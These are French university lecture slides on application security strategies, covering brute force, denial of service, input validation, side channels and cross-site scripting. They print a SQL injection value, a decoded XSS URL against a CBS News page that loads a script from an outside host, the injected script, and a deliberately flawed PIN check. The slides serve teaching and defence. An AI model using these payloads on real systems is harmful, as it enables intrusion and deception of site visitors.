

# Sécurité informatique

## Stratégies de sécurité

### ENSEEIHT 3A SN-L/B

Pierre-Yves Bonnetain-Nesterenko  
[py.bonnetain@ba-consultants.fr](mailto:py.bonnetain@ba-consultants.fr)

B&A Consultants – BP 70024 – 31330 Grenade-sur-Garonne

Année 2024-2025

# Partie I

## Stratégies applicatives

# Plan

- 1 Risques environnementaux
  - Qu'y a-t-il « autour » de mon système ?
  - Reconnaissance
  - Énumération
  - Déni de service
- 2 Risques applicatifs
- 3 Les outils sont vos amis
- 4 Gestion des droits
- 5 Exemple défense en profondeur : authentification

# Plan

## 1 Risques environnementaux

- Qu'y a-t-il « autour » de mon système ?
- Reconnaissance
- Énumération
- Déni de service

## Jamais vraiment isolé

- Application/système/architecture n'existe pas dans le vide ;
- Matériel, logiciel, personnes gravitent autour ;
- Autant de possibilités sur lesquelles peu de contrôle direct ;
- Ne pas sous-estimer la « non-linéarité » de pensée de certain(e)s ;
- Anticiper les surprises est ... difficile.

## Faut pas trop réfléchir



Your account

Home

News

Sport

Reel

Workli

## NEWS

[Home](#) | [War in Ukraine](#) | [Coronavirus](#) | [Climate](#) | [Video](#) | [World](#) | [UK](#) | [Business](#) | [Tech](#) | [Science](#) | [Sto](#)

[Asia](#) | [China](#) | [India](#)

# Stalker 'found Japanese singer through reflection in her eyes'

🕒 10 October 2019

| Police say the stalker was able to locate his victim by zooming in on the reflection in her eyes

**A Japanese man accused of stalking and sexually assaulting a young pop star told police he located her through the reflection in her eyes in a picture, according to local media reports.**

The man said he had identified a train station reflected in the singer's eyes in a

Risques environnementaux  
Risques applicatifs  
Les outils sont vos amis  
Gestion des droits  
Exemple défense en profondeur : authentification

Qu'y a-t-il « autour » de mon système ?  
Reconnaissance  
Énumération  
Dénî de service

## J'ai accès à du matériel inhabituel



### WARNING

Do not use endoscopy equipment to steal chocolate from this vending machine.

Theft is a crime and next time the Police will be notified.

Theatre Committee

## Risque environnemental ?

- Risques du fait de l'exposition à « l'extérieur » (inconnu/non maîtrisé/malveillant) ;
- Toujours présents, à divers degrés ;
- Très significatifs si cible « entre les mains de l'adversaire » et adversaire motivé ;
- Impossible à empêcher ;
- Nécessaire rendre difficile, inconfortable, long, etc.



# Plan

## 1 Risques environnementaux

- Qu'y a-t-il « autour » de mon système ?
- **Reconnaissance**
- Énumération
- Déni de service

## Techniques d'approche

- Rare cible attaquée « directement », sans reconnaissance préalable ;
- Toujours approches primaires simples, pour identification ;
- Et construction scénario d'attaque (ou plusieurs) ;
- Attaque « manuelle » fatigante ;
- Beaucoup d'outils ;
- Même si la phase finale est souvent semi-manuelle.

### Attention !

La reconnaissance (examen de la cible, etc.) peut être faite « ailleurs », sur des systèmes instrumentés par l'attaquant dans son labo.

## Reconnaissance préalable

- Identification du maximum d'informations sur la cible
  - Système d'exploitation ;
  - Langage(s) de développement ;
  - Base(s) de données ;
  - Environnements d'exploitation ;
  - etc. . .
- Toutes ces informations ne sont pas forcément utiles à l'agresseur
- Mais moins on en montre, mieux on se porte

### Attention !

La sécurité par l'obscurité ne fonctionne qu'un temps. Donc ne pas uniquement se reposer sur « j'ai caché les informations importantes ». **Surtout** si l'attaquant peut disposer de son exemplaire de la cible.

# Occultation d'informations

Il doit être « difficile » de savoir ce qui fait fonctionner votre application

- Objectif louable, mais délicat à atteindre
- Beaucoup d'indices directs ou indirects
  - Bannières applicatives
  - Traces réseau → identification du système d'exploitation (fingerprinting nmap)
  - Messages d'erreur connus/bavards/affichant des informations sensibles (chemins d'installation, base de données...)
  - Environnements classiques (LAMP) ou habituels pour la société/l'agence Web/la SSII
  - Accès au code source
  - ...

## Occultation d'informations

Quelques solutions partielles

- Modification/suppression des bannières (côté exploitants surtout)
- Configurations spécifiques (relais menteurs, ports non-standard. . . ; idem, exploitants)
- Obfuscation, chiffrement, utilisation de *packers* (développeurs)
- Outils anti-forensiques (développeurs)

Mais. . .

Ce n'est que retarder le moment où l'adversaire aura les informations qu'il veut. Et cela peut (significativement) complexifier la mise au point de l'ensemble et les investigations de dysfonctionnements.

# Plan

## 1 Risques environnementaux

- Qu'y a-t-il « autour » de mon système ?
- Reconnaissance
- Énumération
- Déni de service

## Attaques génériques

- Fonction accessible == fonction qui sera attaquée ;
- Même si succès pas garanti voire difficile ;
- Donc assurer « bonne résistance » cible ;
- Surtout sur fonctions classiques (presque) toujours présentes (authentification, connectivité)

## Forçage d'informations

Attaque dite « en force brute », typiquement sur les comptes et mots de passe

- Essais répétés de combinaisons compte/mot de passe ;
- Probabilité particulièrement élevée de trouver une combinaison gagnante ;
- Attaque impossible à empêcher ;
- Attaque parfois facile à ralentir (verrouillages sur échecs), mais de plus en plus optimisées (botnets, *password-spreading*, etc.) ;
- Contrôles de sécurité relativement faciles à éviter.

### En résumé

Difficile pour le défenseur.



# Limitation de la force brute

## Principe simple

- Connexion sur un compte qui n'existe pas/mot de passe invalide → comptage
- Dépassement d'un seuil d'erreur sur une certaine période → blocage
- Note : password-spreading, classements aléatoires, botnets annulent ou atténuent fortement ces mesures (absence point fixe)

## Là où ça devient pénible

- Ne pas bloquer un utilisateur légitime
- Régler les seuils (nombre d'erreurs, période de temps)

## Et surtout

Déblocage automatique (au bout d'un certain temps)

## Limitation de la force brute

- Peut être fait directement par l'application
- Ou par un outil externe (fail2ban par exemple)

### Application

- A tous les éléments pour décision
- Eventuellement sur critères très complexes
- Souvent, modification seuils → redémarrage application
- Seuils doivent être configurables !
- Choix fonctionnalité par développeurs

### Externe

- Application doit produire journaux/traces
- Stabilité format de journalisation !
- Peu de souplesse sur critères (IP, nombre, délai)
- Seuils réglables indépendamment de l'application et de son fonctionnement
- Choix fonctionnalité par exploitants

## Hic sunt dracones...

- Application (quelle qu'elle soit : web, client lourd, etc.) avec authentification ;

## Hic sunt dracones...

- Application (quelle qu'elle soit : web, client lourd, etc.) avec authentification ;
- ... donc risques d'attaques en force brute sur comptes utilisateurs ;

## Hic sunt dracones...

- Application (quelle qu'elle soit : web, client lourd, etc.) avec authentification ;
- ... donc risques d'attaques en force brute sur comptes utilisateurs ;
- ... donc **obligation légale** de mettre en place (développeurs, prestataire) ;

## Hic sunt dracones...

- Application (quelle qu'elle soit : web, client lourd, etc.) avec authentification ;
- ... donc risques d'attaques en force brute sur comptes utilisateurs ;
- ... donc **obligation légale** de mettre en place (développeurs, prestataire) ;
- sinon, responsabilité juridique engagée en cas de piratage de compte ;

## Hic sunt dracones...

- Application (quelle qu'elle soit : web, client lourd, etc.) avec authentification ;
- ... donc risques d'attaques en force brute sur comptes utilisateurs ;
- ... donc **obligation légale** de mettre en place (développeurs, prestataire) ;
- sinon, responsabilité juridique engagée en cas de piratage de compte ;
- et la CNIL ne plaisante pas trop là-dessus.

## Solution possible

- Authentification à multiple facteurs
- Nécessite
  - 1 Choix pertinent du ou des facteurs supplémentaires
  - 2 « Distribution » facteurs secondaires d'authentification
  - 3 Bon fonctionnement de ceux-ci
  - 4 Acceptation par les utilisateurs

### Ne pas oublier

Ajouter un composant dans une chaîne revient à ajouter les risques spécifiques à ce composant. Ceux-ci **doivent** être gérés.

### Cas typique

Clé USB d'authentification oubliée, perdue ou dysfonctionnelle → comment je me connecte ???



# Plan

## 1 Risques environnementaux

- Qu'y a-t-il « autour » de mon système ?
- Reconnaissance
- Énumération
- Déni de service

## Déni de service


- Saturation du système/de l'application/d'un composant précis
- Peut concerner le débit réseau (courant), la charge système (un peu moins) ou un élément exotique (rare)
- Toute ressource en quantité limitée peut être ciblée – y compris l'humain
- Ainsi que des fonctionnalités « normales » détournées de leur objectif

### Exemples

- ① DNS, NTP, Memcache : utilisent UDP. Réponse volumineuse à certaines requêtes, adresse IP source de la victime, réponses dirigées vers celle-ci.
- ② Requêtes spécifiques sur serveur Web, consommatrices de ressources ou à exclusion mutuelle

## Déni de service - septembre 2024


[https://blog.cloudflare.com/  
how-cloudflare-auto-mitigated-world-record-3-8-tbps-ddos-attack/](https://blog.cloudflare.com/how-cloudflare-auto-mitigated-world-record-3-8-tbps-ddos-attack/)



## Déni de service - septembre 2024

[https://blog.cloudflare.com/  
how-cloudflare-auto-mitigated-world-record-3-8-tbps-ddos-attack/](https://blog.cloudflare.com/how-cloudflare-auto-mitigated-world-record-3-8-tbps-ddos-attack/)

### 2.14 billion packets per second



## Contrer un déni de service

### Victime

- Difficile, voire impossible
- Redondance, répartition géographique
- Préparation auprès opérateurs/hébergeurs
- Prestations particulières onéreuses
- Surtout, réactivité quand soupçons

### Complice (par rebond)

- revoir l'application ou la fonctionnalité
- attention aux fonctions non/mal authentifiées
- problèmes de conception et de développement

# Plan

- 1 Risques environnementaux
- 2 **Risques applicatifs**
  - Contrôles entrées et sorties
  - Attaque client via service vulnérable
  - Protections contre injection de code
- 3 Les outils sont vos amis
- 4 Gestion des droits
- 5 Exemple défense en profondeur : authentification

# Risques applicatifs ?

- Risques intrinsèques à l'application/son développement/son architecture ;
- Sources multiples (erreurs conception ou codage, oublis, mauvaise compréhension...) ;
- Réduction significative possible, mais effort important et soutenu ;
- Nécessaire mettre en place bonnes pratiques (conception, développement, revues code, etc.) ;
- Attention aux calendriers d'urgence, cas classique où bonnes pratiques seront moins suivies.

# Les principales familles

- Validation incorrecte des entrées ;
- Mauvaise gestion de l'authentification ;
- Accès direct ou indirect à des « ressources » protégées ;
- Gestion incorrecte des privilèges.

## Evidemment...

Nombreuses instanciations différentes de ces grandes familles.

## Deux listes spécialisées

Le *Top Ten* de l'OWASP ([www.owasp.org](http://www.owasp.org)) dresse la liste des dix principales familles de vulnérabilités applicatives d'applications Web. Peut facilement être étendue à des applications « normales ». La liste *Common Weakness Enumeration* du Mitre ([cwe.mitre.org](http://cwe.mitre.org)) est beaucoup plus large et très intéressante.



# Plan

## 2 Risques applicatifs

- Contrôles entrées et sorties
- Attaque client via service vulnérable
- Protections contre injection de code

# Plan

- Contrôles entrées et sorties
  - **Validation des données**
  - Attaques par canaux secondaires
- Attaque client via service vulnérable
- Protections contre injection de code

# Validation des entrées

## Règle générale

Tout ce qui est consommé par une application, venant de l'extérieur, doit être validé avant consommation.

- Extérieur = tout ce qui n'est pas directement et exclusivement sous contrôle de l'application.
- Le système de fichiers ou une base de données sont extérieurs.
- Écrire dans la base (ou un fichier) et relire  
« immédiatement » après  $\Rightarrow$  revalider les données

## Sous-règle

On ne finasse pas. Si la validation échoue, on rejette la demande plutôt qu'essayer de retomber sur nos pieds.

# La vie est sans pitié

- Tout valider, tout valider... si au moins c'était facile...
- <https://github.com/kdeldycke/awesome-falsehood> : a curated awesome list of falsehoods programmers believe in. A falsehood is an idea that you initially believed was true, but in reality, is proven to be false.

E.g. of an idea : valid email address exactly has one @ character. So, you will use this rule to implement your email-field validation logic. Right ? Wrong ! The reality is : emails can have multiple @ chars. Therefore your implementation should allow this. The initial idea is a falsehood you believed in.

The falsehood articles listed below will have a comprehensive list of those false-beliefs that you should be aware of, to help you become a better programmer.

# Validation des entrées

- D'abord syntaxique, et ensuite (si possible/significatif) sémantique
- Ne pas supposer que les deux peuvent être faits en même temps. Parfois oui, souvent non.
- Validation syntaxique **fermée** : on sait ce qui est acceptable, et on se limite à ça (mais revoir transparent précédent).

## Conséquences de l'oubli

Dysfonctionnement de l'application (données invalides, erreurs en cascade, comportement imprévu...), prise de contrôle (exécution de commandes)...

## Exemple : injection SQL

---

```
SELECT id FROM utilisateurs WHERE compte = 'var1'  
AND mdp = 'var2'
```

---

Si var1 vaut ' or 1 = 1 --', la requête exécutée est

---

```
SELECT id FROM utilisateurs  
WHERE compte = '' or 1 = 1 --' AND mdp = 'var2'
```

---

Ce qui est analysé comme

---

```
SELECT id FROM utilisateurs WHERE compte = '' or 1 = 1
```



---

compte = '' or 1 = 1 toujours vrai  $\Rightarrow$  **SELECT id FROM utilisateurs**

Renvoie tous les utilisateurs. **Note** : premier utilisateur très souvent administrateur.

# Injection SQL

## (c) XKCD - Randall Munroe



AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

# Injections diverses

- Beaucoup de prose sur injections SQL dans applications Web ;
- Principe de l'injection est multiforme, concerne beaucoup d'applications, langages et environnements ;
- Avec des effets souvent intéressants :
  - Débordement tampon lecture ;
  - Injection de commandes (accès au shell sur la cible) ;
  - Injection Javascript (accès à l'outil de l'internaute, aux sessions actives...). Cible pas uniquement navigateur : Javascript dans PDF lu par Acrobat Reader...
  - Injection macros (cible outils bureautique, session de l'utilisateur) ;
  - Et plein d'autres choses...



# Plan

- Contrôles entrées et sorties
  - Validation des données
  - **Attaques par canaux secondaires**
- Attaque client via service vulnérable
- Protections contre injection de code

## Canaux secondaires

(*side channels* ou « canaux cachés », mais ils n'ont rien de caché).

- Environnement (global !) d'une application peut être observé



Canal secondaire  
Vieille école (son des engrenages)

## Canaux secondaires

(*side channels* ou « canaux cachés », mais ils n'ont rien de caché).

- Environnement (global !) d'une application peut être observé
- Et donner informations indirectes sur activité application



## Canaux secondaires

(*side channels* ou « canaux cachés », mais ils n'ont rien de caché).

- Environnement (global !) d'une application peut être observé
- Et donner informations indirectes sur activité application
  - analyse consommation électrique ou échauffement circuits électronique (instrumentation locale)

Les outils aussi




## Canaux secondaires

(*side channels* ou « canaux cachés », mais ils n'ont rien de caché).

- Environnement (global !) d'une application peut être observé
- Et donner informations indirectes sur activité application
  - analyse consommation électrique ou échauffement circuits électronique (instrumentation locale)
  - injection en aveugle (mesure temps d'exécution)

# Attaque sur RSA (corrigée depuis)

- Algorithme exponentielle rapide : entremêle élévations au carré et multiplications
- Selon bits clé privée
- Consommation électrique différente (carré < multiplication)
- Facile extraire clé privée



# Un double exemple

Contrôle carte à mot de passe, version simpliste :

```
1 // code = chaîne de caractères classique
2 ok = 1;
3 for (cpt = 0; cpt < strlen(code); cpt++) {
4     if (code[cpt] != code_lu[cpt] { // Pas bon, on arrête
5         ok = 0;
6         last;
7     }
8 }
9
10 if (! ok) {
11     echecs++;
12     if (echecs >= 3) bloquer_carte();
13 } else { /* OK, code valide */ ... }
```

Vous voyez les ennuis ?

1/ éviter verrouillage après 3 échecs 2/ déterminer code secret.

## Problèmes de cette version ?

- 1 Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)



## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté

## Problèmes de cette version ?

- ① Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ❷ Détermination du code (canal secondaire)

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ❷ Détermination du code (canal secondaire)
  - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ❷ Détermination du code (canal secondaire)
  - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
  - L'une des exécutions sera (au moins) deux fois plus longue que les autres

## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ❷ Détermination du code (canal secondaire)
  - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
  - L'une des exécutions sera (au moins) deux fois plus longue que les autres
  - Vous avez la première lettre



## Problèmes de cette version ?

- ❶ Court-circuit du blocage (pas canal secondaire, simple mauvaise mise en œuvre)
  - Code incrémenté uniquement si échec (lignes 10 à 12)
  - Si déconnexion carte avant exécution ligne 11...
  - Compteur jamais incrémenté
  - **Note** : détermination code iPhone se faisait comme ça (9999 codes, caméra, modification luminosité si ok/nok, coupure alimentation et reboot)
- ❷ Détermination du code (canal secondaire)
  - Exécuter N fois la routine avec code 'A-le-reste-m'en-fiche', puis 'B-le-reste-m'en-fiche', puis 'C-le-reste-m'en-fiche'
  - L'une des exécutions sera (au moins) deux fois plus longue que les autres
  - Vous avez la première lettre
  - Détermination de toutes les lettres de la même manière

## Protection contre canaux secondaires

- Anticiper ce genre d'attaques est difficile (sauf cas connu) ;
- Réfléchir sur modèle de risques/contexte d'usage produit ;
- Certaines attaques supposent instrumentation (visible ou non) cible. Est-ce envisageable ?
- Rester vigilant : fiction d'hier == recherche d'aujourd'hui == attaques de demain.

### Exemple 09-2023

GPU.zip, exfiltration (lecture) de pixels inter-onglets navigateur.  
Très lent actuellement, mais demain ???

# Plan

## 2 Risques applicatifs

- Contrôles entrées et sorties
- **Attaque client via service vulnérable**
- Protections contre injection de code

# Principe de l'attaque

On parle aussi de XSS (Cross-Site Scripting), terminologie venant du Web.

- Trouver un moyen pour stocker du code dans un service (serveur web, base de données, afficheur PDF...)
- Lorsque le service est utilisé, le code est exécuté par le client de visualisation.

Le service (vulnérable) en lui-même n'est pas attaqué, il sert de zone de rebond et de stockage du code malveillant.

Souvent, il s'agit d'un serveur Web, la victime étant alors le navigateur de l'internaute.

## Conséquence

Du code contrôlé par l'agresseur s'exécute dans votre client de visualisation. Ce dernier « ne vous obéit plus tout à fait ».



# Activation du lien

August 28, 2006 2:52pm

**CBS NEWS** **SEARCH** CBS News Text Videos The Web

Home | U.S. | World | Politics | SciTech | Health | Entertainment | Business | Opinion | Strange News | Sports | Public

The Early Show | CBS Evening News | 48 Hours | 60 Minutes | CBS Sunday Morning | Face The Nation | Up To The Minute

## LOCAL WEATHER

WIRELESS ALERTS

E-MAIL ALERTS

POD PODCASTS

RSS - ALL FEEDS

LAUNCH

**2006 STORM TRACKER**

PHOTO ESSAY

**The Heat Is On**

Temps in the upper 90s coupled with high humidity send heat indexes soaring past 100 degrees in Midwest, Northeast.

**INTERACTIVE**

**Floods & Droughts**

Discover the destructiveness of floods and droughts, see this year's predictions and get tips on what to do.

**NEW SEARCH**

Enter Zip or City:

Powered by [VWeather.com](#)

**The Weather Channel**  
[weather.com](#)

Mon, 28 August 2006

### George Bush appoints a 9 year old to be the chairperson of the Information Security Department

On Friday night, George Bush made an official announcement saying that Michael Antipov (<http://michael.antipov.name>), a 9 year old talented security specialist was to be the chairperson of the Information Security Department of the US. The debatable decision was approved by three-hour long discussion in the Senate.

Michael Antipov was noticed by the FBI service for his outstanding skills in the sphere of Information Security. He proved his ability to preside the abovementioned department defending 34 governmental web sites from Lebanon terrorist attacks.

Michael Antipov, son of the top-secret US spy, was born in Russia. 2 years of age, together with his parents, he moved to the USA to start his carrier in the CIA kindergarten. He continued his studies in the educational institution sub controlled by the CIA (names being erased for purpose of the National Security). He obtained his MS degree being at the age of 7. Having reached the age of 8 he already had a PhD.

"From now on the citizens of the USA can feel safe for the National Information Security is in the young but good hands", said George Bush in his last speech.

# Analyse de l'opération

- 1 URL activée (dans le message initial) exploite faille dans site de rebond (ici CBS News).
- 2 Faille permet de « demander poliment » au site de rebond d'envoyer code (Javascript ici) vers navigateur.
- 3 Code exécuté localement par le navigateur.
- 4 Et fait ce qu'il veut ; dans l'exemple, affiche pseudo-article de presse.

# La réalité du code envoyé

```

pyb@nihao:~/tmp
File Edit View Terminal Tabs Help
pyb@nihao:~/tmp pyb@polka:~ pyb@nihao:~
[pyb@nihao tmp]$ cat /tmp/xss
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode
=1%2D%2D%3E%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%72%
%73%65%63%75%72%69%74%79%6C%61%62%2E%72%75%2F%74%65%73%74%2F%73%63%2E%6A%73%3E%3
C%2F%73%63%72%69%70%74%3E%3C%21%2D%2D
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode
=1--><script src=http://www.securitylab.ru/test/sc.js></script><!--

```

L'URL activée est  
(volontairement) difficile  
à lire : codage  
hexadécimal.

```

pyb@nihao:~/tmp
File Edit View Terminal Tabs Help
pyb@nihao:~/tmp pyb@polka:~ pyb@nihao:~
[pyb@nihao tmp]$ cat /tmp/xss
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode
=1%2D%2D%3E%3C%73%63%72%69%70%74%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%72%
%73%65%63%75%72%69%74%79%6C%61%62%2E%72%75%2F%74%65%73%74%2F%73%63%2E%6A%73%3E%3
C%2F%73%63%72%69%70%74%3E%3C%21%2D%2D
http://www.cbsnews.com/stories/2002/02/15/weather_local/main501644.shtml?zipcode
=1--><script src=http://www.securitylab.ru/test/sc.js></script><!--

```

Une fois décodée, on  
voit apparaître du code  
Javascript.



## Page produite par CBS News

- Page générée par le serveur restitue sans contrôle les informations reçues du navigateur ;

```
<span class="bodysmall">Powered by </span><a href="/forward/www.weather.com/?par=cbsnews&site=
</form></div>

<!-- URL: http://cgi.cbsnews.com/news/veather/zipcode2.pl?forecast=1&current=1&zipcode=1
--><script src=http://www.securitylab.ru/test/sc.js></script><!-->
<table width="436" cellspacing="0" cellpadding="0" border="0">
  <tr>
    <td colspan="2"><div class="grayheader"><b>ERROR</b></div></td>
  </tr>
  <tr>
    <td class="header" colspan="2" height="17"><br> Parameter Error: Invalid zipcode.</td>
  </tr>
</table>
```


- Navigateur analyse ces données.

### Origine du problème

Différence entre analyse HTML telle que développeur l'imagine et telle que le navigateur la réalise.

## Fichier téléchargé

Fichier JS téléchargé (depuis le site initial, sans aucun rapport avec CBS News) contient code affichage article.




```
document.write('<p align=left>Mon, 28 August 2006');  
document.write('<p align=center><b>George Bush appoints a 9 year old to be the chairpe  
document.write('<p>On Friday night, George Bush made an official announcement saying t  
document.write('<p>Michael Antipov was noticed by the FBI service for his outstanding :  
document.write('<p>Michael Antipov, sun of the top-secret US spy, was born in Russia. :  
document.write('<p>"From now on the citizens of the USA can feel safe for the National
```

**Attention !**

Ici, le code est relativement bénin. Ce n'est que rarement le cas.

# beefproject.com



The image shows a screenshot of the beefproject.com website and a screenshot of the BeEF application interface.

**Website Screenshot:**

- Browser tab: BeEF - The Browser Exploit: X
- Address bar: https://beefproject.com
- Logo: **EeEF** THE BROWSER EXPLOITATION FRAMEWORK PROJECT
- Button: **Got BeEF?** Download Now
- Navigation links: GitHub, Source Control, Bug Reporting, Blog, Wiki, Twitter, YouTube, LinkedIn, Security
- What is BeEF?**

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

**BeEF Application Screenshot:**

- Window title: Hooked Browsers
- Tree view:
  - Online Browsers
    - 10.211.55.10
    - 10.211.55.2
  - Offline Browsers
- Getting Started window:
  - Details | **Logs** | Commands
  - Table:

Id...	Type	Event
9	Command	Hooke
8	Command	Hooke
7	Command	Hooke
6	Command	Hooke
4	Zombie	10.211
3	Zombie	10.211

# Plan

## 2 Risques applicatifs

- Contrôles entrées et sorties
- Attaque client via service vulnérable
- Protections contre injection de code

# Protection internes

- Coder correctement ;
- Ne jamais se reposer sur des contrôles côté client ;
- Dès qu'une donnée est hors de votre contrôle, elle est malveillante ;
- $\Rightarrow$  augmentation significative du volume de code ;
- Environnement de développement (framework) peut aider mais ne fait pas tout ;
- Suffit d'un oubli au « bon endroit » et l'incident est là.

## Principe de réalité

Codage sécurisé peu compatible avec délais et coûts prévus (y compris si loi d'Hofstadter prise en compte).

## Protection externes

- Utilisation de relais qui vont valider les flux reçus ;
- Exemple classique : relais inverse Web (WAF, Web application firewall) ;
- Tout échange client/serveur peut être relayé
  - Si vous connaissez le protocole d'échange ;
  - Et s'il n'est pas chiffré.

### Intérêt

Couvre toute l'application et ses évolutions futures

### Inconvénient

Si fait de façon correcte et si mises à jour applicatives pas bien organisées, bloquera/dégradera les nouvelles fonctionnalités

# Plan

- 1 Risques environnementaux
- 2 Risques applicatifs
- 3 **Les outils sont vos amis**
  - Ils parlent dans le désert
  - Exemple de détection par compilateur
- 4 Gestion des droits
- 5 Exemple défense en profondeur : authentification

# Plan

- 3 Les outils sont vos amis
